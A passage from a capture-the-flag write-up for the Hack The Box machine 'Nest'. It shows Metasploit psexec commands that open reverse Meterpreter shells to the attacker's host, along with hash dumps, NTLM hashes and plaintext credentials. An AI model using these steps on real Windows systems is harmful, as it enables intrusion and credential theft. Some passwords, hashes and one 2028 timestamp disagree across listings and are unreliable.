Click "Compile" and then do a "Save All"

Execute the file to obtain the decrypted password on our Windows machine.

```
.\HqkLdap-modified.exe Ldap.conf
# RESULTS
XtH4nkS4Pl4y1nGX
```

**USER: Administrator**

**PASS: XtH4nkS4PI4y1nGX**

Now that we are an Administrator we can use the Metasploit psexec module to obtain shell access to the target. Or if you don't mind using smbclient for reading the root flag on \\10.10.10.178\C\$ you can do that too.

```
msfconsole
use exploit/windows/smb/psexec
set SMBPass XtH4nkS4Pl4y1nGX
set SMBUser Administrator
set SMBDomain HTB-NEST
set SHARE ADMIN$
set RPORT 445
set RHOSTS 10.10.10.178
run
```

This gives us a shell as system

```
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.38:4444
[*] 10.10.10.178:445 - Connecting to the server...
[*] 10.10.10.178:445 - Authenticating to 10.10.10.178:445|HTB-NEST as user 'Administrator'...
[*] 10.10.10.178:445 - Selecting PowerShell target
[*] 10.10.10.178:445 - Executing the payload...
[+] 10.10.10.178:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (180291 bytes) to 10.10.10.178
[*] Meterpreter session 2 opened (10.10.14.38:4444 -> 10.10.10.178:49163) at 2020-01-26 11:41:14 -0700

meterpreter > |
```

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
6594c2eb084bc0f08a42f0b94b878c41
```

```
=====
POST MODULES
=====
post/multi/recon/local_exploit_suggester
post/windows/gather/enum_domains
windows/gather/smart_hashdump
post/windows/gather/enum_services
post/windows/gather/enum_shares
post/windows/gather/enum_patches
post/windows/gather/enum_applications
post/windows/gather/checkvm
post/multi/gather/env
post/windows/gather/lsa_secrets
```

I performed a hashdump

```
msfconsole
use windows/gather/smart_hashdump
set SESSION 1
run
```



```

msf5 post(windows/gather/smart_hashdump) > sessions -l
Active sessions
-----
  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ HTB-NEST 10.10.14.38:4444 -> 10.10.10.178:49162 (10.10.10.178)

msf5 post(windows/gather/smart_hashdump) > run

[*] Running module against HTB-NEST
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200125161244_Nest_10.10.10.178_windows_hashes_495268.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5047b75123b45e3bfd04ce59679952be...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7e29652b785a5292c58d57d5a47bdeb:::
[+] TempUser:1002:aad3b435b51404eeaad3b435b51404ee:5710656c63a09d3b6c7dffde0d7a3457:::
[+] C.Smith:1004:aad3b435b51404eeaad3b435b51404ee:79a10c3d3176976397b25fd7086d17e1:::
[+] Service_H0K:1005:aad3b435b51404eeaad3b435b51404ee:b0cf54ef7d731032f9b6df4f1b575aca:::
[*] Post module execution completed

```

## Local Exploit Suggester Results

```

[*] 10.10.10.178 - Collecting local exploits for x86/windows...
[*] 10.10.10.178 - 29 exploit checks are being tried...
[+] 10.10.10.178 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.178 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.178 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed

```

```
msf5 post(windows/gather/lsa_secrets) > hosts
Hosts
-----
address      mac      name      os_name  os_flavor  os_sp  purpose  info  comments
-----
10.10.10.178  HTB-NEST Windows B  client

msf5 post(windows/gather/lsa_secrets) > services
Services
-----
host      port  proto  name  state  info
-----
10.10.10.178 445  tcp    smb   open
10.10.10.178 4386  tcp    open

msf5 post(windows/gather/lsa_secrets) > creds
Credentials
-----
host      origin      service      public      private      realm      private type  Jtr Format
-----
10.10.10.178 10.10.10.178 445/tcp (smb) administrator XtH4nkS4P14yInGX HTB-NEST Password
10.10.10.178 10.10.10.178 445/tcp (smb) administrator aa83b435b51404eeaad3b435b51404ee:e7e29652b785a5292c50d57d5a47bdeb NTLM hash nt,lm
10.10.10.178 10.10.10.178 445/tcp (smb) quest aa83b435b51404eeaad3b435b51404ee:31d6cfe0d16ae933b73c39e7e0c009c0 NTLM hash nt,lm
10.10.10.178 10.10.10.178 445/tcp (smb) Administrator XtH4nkS4P14yInGX Password
10.10.10.178 10.10.10.178 445/tcp (smb) TempUser welcome2019 Password
10.10.10.178 10.10.10.178 445/tcp (smb) tempuser aa83b435b51404eeaad3b435b51404ee:5718656c63a09d306c7dffc0e0d7a3457 NTLM hash nt,lm
10.10.10.178 10.10.10.178 445/tcp (smb) tempuser welcome2019 Password
10.10.10.178 10.10.10.178 445/tcp (smb) C.Smith xRxRxPAMCAK35xRxRx HTB-NEST Password
10.10.10.178 10.10.10.178 445/tcp (smb) c.smith xRxRxPAMCAK35xRxRx HTB-NEST Password
10.10.10.178 10.10.10.178 445/tcp (smb) c.smith aa83b435b51404eeaad3b435b51404ee:79a10c3e3176076397b25fd7086e17e1 NTLM hash nt,lm
10.10.10.178 10.10.10.178 445/tcp (smb) service_hqk aa83b435b51404eeaad3b435b51404ee:b0cf54ef7d731832f9b6d4f4f1b575aca NTLM hash nt,lm
```

ROOT FLAG: 6594c2eb084bc0f08a42f0b94b878c41

## Unintended

I read the files that I downloaded which gave me a username and password

```
cat Maintenance\ Alerts.txt
cat Welcome\ Email.txt
```

```
root@kali:~/HTB/Boxes/Nest# cat Maintenance\ Alerts.txt
There is currently no scheduled maintenance work
root@kali:~/HTB/Boxes/Nest# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HRroot@kali:~/HTB/Boxes/Nest# |
```

Username: TempUser  
Password: welcome2019

This did not allow me to use SMB for login. I next attempted to gain a shell to the box with psexec

```
use exploit/windows/smb/psexec_psh
set SMBUser TempUser
set SMBPass welcome2019
set SMBDomain HTB-NEST
set RHOSTS 10.10.10.178
run
```

This gave me a shell as SYSTEM

It is strange this worked because TempUser doesn't have access to the ADMIN\$ share.

psexec works by uploading a binary to the ADMIN\$ share and executing which of course executes with admin or system permissions.

```
msf5 exploit(windows/smb/psexec_psh) > show options
Module options (exploit/windows/smb/psexec_psh):
  Name           Current Setting  Required  Description
  ----           -
  DryRun         false           no        Prints the powershell command that would be used
  RHOSTS        10.10.10.178   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         445            yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION
  SERVICE_DISPLAY_NAME
  SERVICE_NAME
  SMBDomain     HTB-NEST       no        The Windows domain to use for authentication
  SMBPass       welcome2019    no        The password for the specified username
  SMBUser       TempUser       no        The username to authenticate as

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf5 exploit(windows/smb/psexec_psh) > run
[*] Started reverse TCP handler on 10.10.14.38:4444
[*] 10.10.10.178:445 - Executing the payload...
[+] 10.10.10.178:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (180291 bytes) to 10.10.10.178
[*] Meterpreter session 2 opened (10.10.14.38:4444 -> 10.10.10.178:49159) at 2028-01-25 15:27:52 -0700

meterpreter >
```

This gave me a shell as system which I assume is not the intended way so I added this as a separate section.

TempUser does not have access to that share and powershell is not on this box. The lack of permissions placed on PowerShell in my theory may be what allows this to work. If someone can correct me please do.